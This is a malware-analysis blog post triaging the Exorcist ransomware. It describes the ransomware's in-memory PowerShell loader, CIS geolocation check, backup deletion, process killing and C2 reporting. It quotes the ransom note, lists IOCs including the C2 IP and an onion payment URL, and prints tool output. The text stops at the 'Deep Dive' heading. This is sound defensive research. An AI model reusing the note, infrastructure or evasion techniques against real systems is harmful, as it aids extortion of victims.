Exorcist Ransomware analysis writeup | Medium

medium.com/@velasco.l.n/exorcist-ransomware-from-triaging-to-deep-dive-5b7da4263d81

Leandro Velasco July 24, 2020

Leandro Velasco

Jul 24, 2020

.


11 min read

Exorcist Ransomware — From triaging to deep dive

TL;DR

On Monday 20th while hunting for some REvil samples I stumbled upon a newly introduced ransomware as a service called Exorcist. This ransomware is distributed via Pastebin embedded in a powershell script that loads it directly in memory. This script is based on "Invoke-ReflectivePEInjection.ps1" script by Joe Bialek (@JosephBialek), but it is optimised with an additional function to pass a base64 encoded executable to the main function. This powershell script is possibly generated using the Empire framework. The same technique is used by some of the Sodinokibi/REvil affiliates, and in the past by Buran.

The ransomware is not obfuscated and the majority of the strings are in plaintext stored in the ".rdata" section of the executable. The first thing that the malware does is to check the geo location of the system using the language and the keyboard layout. If the results yield one of the Commonwealth of Independent States (CIS) it quits on the spot. Then the ransomware execute a series of commands to disable and remove backups and kill processes that might interfere with the system encryption. Once it is done with the commands, it writes to disk the RSA public key, the session private key and the extension. This information is not written into a file in a straightforward manner, instead it is written in different Alternate Data Streams on the file "*%temp%\\boot.sys".*Then it extracts information from the system such as username, hostname, OS version, keyboard layout, etc. and sends them via http to the server "http://217.8.117[.]26/gateinfo". Next it gets the amount of cpu on the systems and starts multiple threats to encrypt the system files. Some directories and file extensions are excluded to avoid rendering the system unusable. Once done with the encryption another http packet is sent to the same server this time to the url "http://217.8.117[.]26/gatedrivers". Lastly, the wallpaper of the system is changed and the ransom notes are dropped in the form of hta scripts with the name convention “<extension>-decrypt.hta”. In these notes we can find the instructions to recover the system that consist of the urls “http://217.8.117[.]26/pay”. “http://4dnd3utjsmm2zcsb[.]onion/pay”, and the “Authorization Key”.



ZUkMYh Decrypt

All your data has been encrypted with Exorcist Ransomware.

Do not worry: you have some hours to contact us and decrypt your data by paying a ransom.

To do this, follow instructions on this web site: http://217.8.117.26/pay

Also, you can install Tor Browser and use this web site: http://4dnd3utjsmm2zcsb.onion/pay


IMPORTANT: Do not modify this file, otherwise you will not be able to recover your data!

Your authorization key:

```
[illegible]
```

Exorcist Ransom Note

This information will be needed to “sign in” the payment portal shown in the following screenshot:



Exorcist Ransomware

Sign in to start your session

Copy your auth key here:


Auth key

Sign In

For the IOCs go to the bottom of the page =D

Exorcist Ransomware Triaging

Once the payload is extracted (base64 encoded) from the powershell loader, we get a PE32 executable. From a quick scan of the file using Assemblyline we get the following interesting insights:




heuristic.signature	capabilities.Str_Win32_Winsock2_Library, crypto.Crypt32_CryptBinaryToString_API, capabilities.win_mutex, capabilities.win_files_operation, capabilities.win_token, capabilities.Str_Win32_Internet_API, capabilities.Str_Win32_Http_API, packers.HasDebugData, packers.HasRichSignature, packers.IsConsole, capabilities.spreading_share, capabilities.Str_Win32_Wininet_Library, capabilities.win_registry, packers.IsPE32, capabilities.network_http
file.date.creation	2020-07-20 12:39:33
file.name.extracted	fbserver.exe, vmware-usbarbitator64.exe, sqlagent.exe, QBCFMonitorService.exe, boot.sys, Adobe Desktop Service.exe, sqladhlp.exe, USER32.dll, sqlwriter.exe, appdata\locallow, Adobe CEF Helper.exe, ntuser.dat, dbsrv12.exe, zhudongfangyu.exe, supervise.exe, Simply.SystemTrayIcon.exe, VEEAMSQL2012.exe, bcrypt.dll, wxServer.exe, AdobeCollabSync.exe, sync-worker.exe, IPHLPAPI.DLL, MsDtSrvr.exe, DefWatch.exe, SHLWAPI.dll, FishbowlMySQL.exe, SHAREPOINT.exe, httpd.exe, SBSMONITORING.exe, GDscan.exe, fdhost.exe, fdlauncher.exe, wxServerView.exe, qbupdate.exe, QBW32.exe, bcdedit.exe, WID.exe, AdobeIPCBroker.exe, InputPersonalization.exe, acwebbrowser.exe, QBIDPService.exe, vmware-converter.exe, 360se.exe, CRYPT32.dll, AutodeskDesktopApp.exe, axlbridge.exe, dbeng8.exe, Culserver.exe, KERNEL32.dll, SHELL32.dll, Intuit.QuickBooks.FCS.exe, appdata\roaming, tomcat6.exe, mysqld.exe, Sqlservr.exe, MSSQLServerADHelper100.exe, recycle.bin, cmd.exe, wrapper.exe, sqlmangr.exe, msmdsrv.exe, QBDBMgr.exe, ADVAPI32.dll, winword.exe, KAV_CS_ADMIN_KIT.exe, SSEE.exe, Defwatch.exe, wdswfsafe.exe, QBVSS.exe, RTVscan.exe, CoreSync.exe, appdata\local, sqlbrowser.exe, vssadmin.exe, ccEvtMgr.exe, node.exe, ccSetMgr.exe, SQLBrowser.exe, WININET.dll, fbguard.exe, BrCcUxSys.exe, SimplyConnectionManager.exe, wmic.exe, java.exe, QBDBMgrN.exe, SQLADHLP.exe, sync-taskbar.exe, 360doctor.exe, BrCtrlCntr.exe, C:\Windows\system32\vssvc.exe, bootfont.bin, msftesql-Exchange.exe, RAgui.exe, SQLWriter.exe, SavRoam.exe, Creative Cloud.exe, MySQL57.exe, ZhuDongFangYu.exe, NETAPI32.dll, QBFCService.exe, Culture.exe, WS2_32.dll, ONENOTEM.exe, RstrtMgr.DLL
file.rule.yara	capabilities.network_http, capabilities.spreading_share, capabilities.win_mutex, capabilities.win_registry, capabilities.win_token, capabilities.win_files_operation, capabilities.Str_Win32_Winsock2_Library, capabilities.Str_Win32_Wininet_Library, capabilities.Str_Win32_Internet_API, capabilities.Str_Win32_Http_API, crypto.Crypt32_CryptBinaryToString_API, packers.IsPE32, packers.IsConsole, packers.HasDebugData, packers.HasRichSignature
file.string.api	SystemParametersInfo, CryptCreateHash, CryptExportKey, CloseHandle, ReadFile, ReleaseMutex, GetLastError, SetSecurityDescriptorDacl, GetUserName, FindClose, GetLengthSid, ExitProcess, FreeConsole, ShellExecute, InternetConnect, CreateProcess, CreateThread, SetSecurityDescriptorOwner, CryptHashData, CreatePipe, NetShareEnum, HttpOpenRequest, LocalFree, GetDriveType, DriveType, lstrlen, CryptDestroyHash, GetNativeSystemInfo, MultiByteToWideChar, WriteFile, VerifyVersionInfo, GetIpNetTable, VirtualAlloc, GetVolumeInformation, CreateMutex, DuplicateToken, RegOpenKeyEx, RegOpenKey, SetFilePointerEx, SetFilePointer, GetCurrentHwProfile, OpenProcess, OpenProcessToken, InitializeSid, AllocateAndInitializeSid, GetProcessHeap, AccessCheck, GetSystemInfo, HttpSendRequest, SetLastError, LocalAlloc, GetCurrentProcess, GetLocaleInfo, CryptGenRandom, InitializeAcl, GetCurrentThread, CryptImportKey, GetEnvironmentVariable, IsValidSecurityDescriptor, VirtualFree, GetDiskFreeSpaceEx, GetDiskFreeSpace, OpenThreadToken, OpenThread, WideCharToMultiByte, AddAccessAllowedAce, FindNextFile, GetFile, InternetReadFile, FreeSid, SHEmptyRecycleBin, GetModuleFileName, VerSetConditionMask, InternetCloseHandle, CryptDestroyKey, DeleteFile, MoveFile, SetSecurityDescriptorGroup, RegQueryValue, RegQueryValueEx, InternetOpen, CryptEncrypt, InitializeSecurityDescriptor, GetComputerName, FindFirstFile
file.string.blacklisted	Launcher, Console, Connect, Request, hostname, Windows NT, Mozilla, Mozilla/4.0, Destroy, powershell, username, Algorithm, application/x-www-form-urlencoded, browser, Shutdown
file.string.decoded	data=AA, {"hwid", {"hwid":, {"hwid":", {"hwid":"A, {"hwid":"AA
network.static.ip	217.8.117.26
network.static.uri	http://217.8.117.26/pay, http://4dnd3utjsmm2zcsb.onion/pay

So at a first glance we can see that there are some well known executable names extracted, normally seen in ransomware and coin miners either to prevent processes from allowing access to files that will be encrypted or to free resources to mine more effectively.

Based on the API names extracted from the sample we can say it has some network capabilities as well as some cryptography ones. This is looking more and more like a ransomware!

Lastly we see there is a url extracted from the sample "http://217.8.117[.]26/pay". If we check what we found on that website (in a secure manner ;)) we find the following:


Exorcist Ransomware


Sign in to start your session

Copy your auth key here:

Auth key

Sign In

Our suspicion was correct, it was ransomware after all!! But what else does this ransomware do? Let’s take a look at its capabilities using the newest tool from Fireeye capa.


```
+------------------------+------------------------------------------------------------------------------------+
| md5                    | 79385ed97732aee0036e67824de18e28                                                   |
| path                   | C:\Users\<USER>\Desktop\Samples\79385ed97732aee0036e67824de18e28                   |
+------------------------+------------------------------------------------------------------------------------+

+------------------------+------------------------------------------------------------------------------------+
| ATT&CK Tactic          | ATT&CK Technique                                                                   |
|------------------------+------------------------------------------------------------------------------------|
| DEFENSE EVASION        | Virtualization/Sandbox Evasion::System Checks [T1497.001]                          |
| DISCOVERY              | File and Directory Discovery [T1083]                                               |
|                        | Query Registry [T1012]                                                             |
|                        | System Information Discovery [T1082]                                               |
|                        | System Owner/User Discovery [T1033]                                                |
+------------------------+------------------------------------------------------------------------------------+

+-------------------------------------------------------+-----------------------------------------------------+
| CAPABILITY                                            | NAMESPACE                                           |
|-------------------------------------------------------+-----------------------------------------------------|
| reference anti-VM strings                             | anti-analysis/anti-vm/vm-detection                  |
| send data                                             | communication                                       |
| connect to HTTP server                                | communication/http/client                           |
| create HTTP request                                   | communication/http/client                           |
| send HTTP request                                     | communication/http/client                           |
| create pipe                                           | communication/named-pipe/create                     |
| create two anonymous pipes                            | communication/named-pipe/create                     |
| initialize Winsock library                            | communication/socket                                |
| connect TCP socket                                    | communication/socket/tcp                            |
| create TCP socket                                     | communication/socket/tcp                            |
| create UDP socket                                     | communication/socket/udp/send                       |
| act as TCP client                                     | communication/tcp/client                            |
| encode data using Base64 via WinAPI (2 matches)       | data-manipulation/encoding/base64                   |
| query environment variable                            | host-interaction/environment-variable               |
| delete file (2 matches)                               | host-interaction/file-system/delete                 |
| enumerate files via kernel32 functions                | host-interaction/file-system/files/list             |
| get file size (4 matches)                             | host-interaction/file-system/meta                   |
| move file                                             | host-interaction/file-system/move                   |
| read file (3 matches)                                 | host-interaction/file-system/read                   |
| write file (6 matches)                                | host-interaction/file-system/write                  |
| get keyboard layout                                   | host-interaction/hardware/keyboard/layout           |
| get disk information (4 matches)                      | host-interaction/hardware/storage                   |
| create mutex                                          | host-interaction/mutex                              |
| resolve DNS                                           | host-interaction/network/dns/resolve                |
| get hostname                                          | host-interaction/os/hostname                        |
| get system information (3 matches)                    | host-interaction/os/info                            |
| create process (3 matches)                            | host-interaction/process/create                     |
| empty the recycle bin                                 | host-interaction/recycle-bin                        |
| open registry key                                     | host-interaction/registry/open                      |
| query registry entry                                  | host-interaction/registry/query                     |
| query registry value                                  | host-interaction/registry/query                     |
| get session user name                                 | host-interaction/session                            |
| create thread (2 matches)                             | host-interaction/thread/create                      |
+-------------------------------------------------------+-----------------------------------------------------+
```


So, it seems that indeed this ransomware sends data via http and executes some tricks to check the system to not run on the wrong country ;). Now we are ready for a more serious deep dive!

Exorcist Ransomware Deep Dive

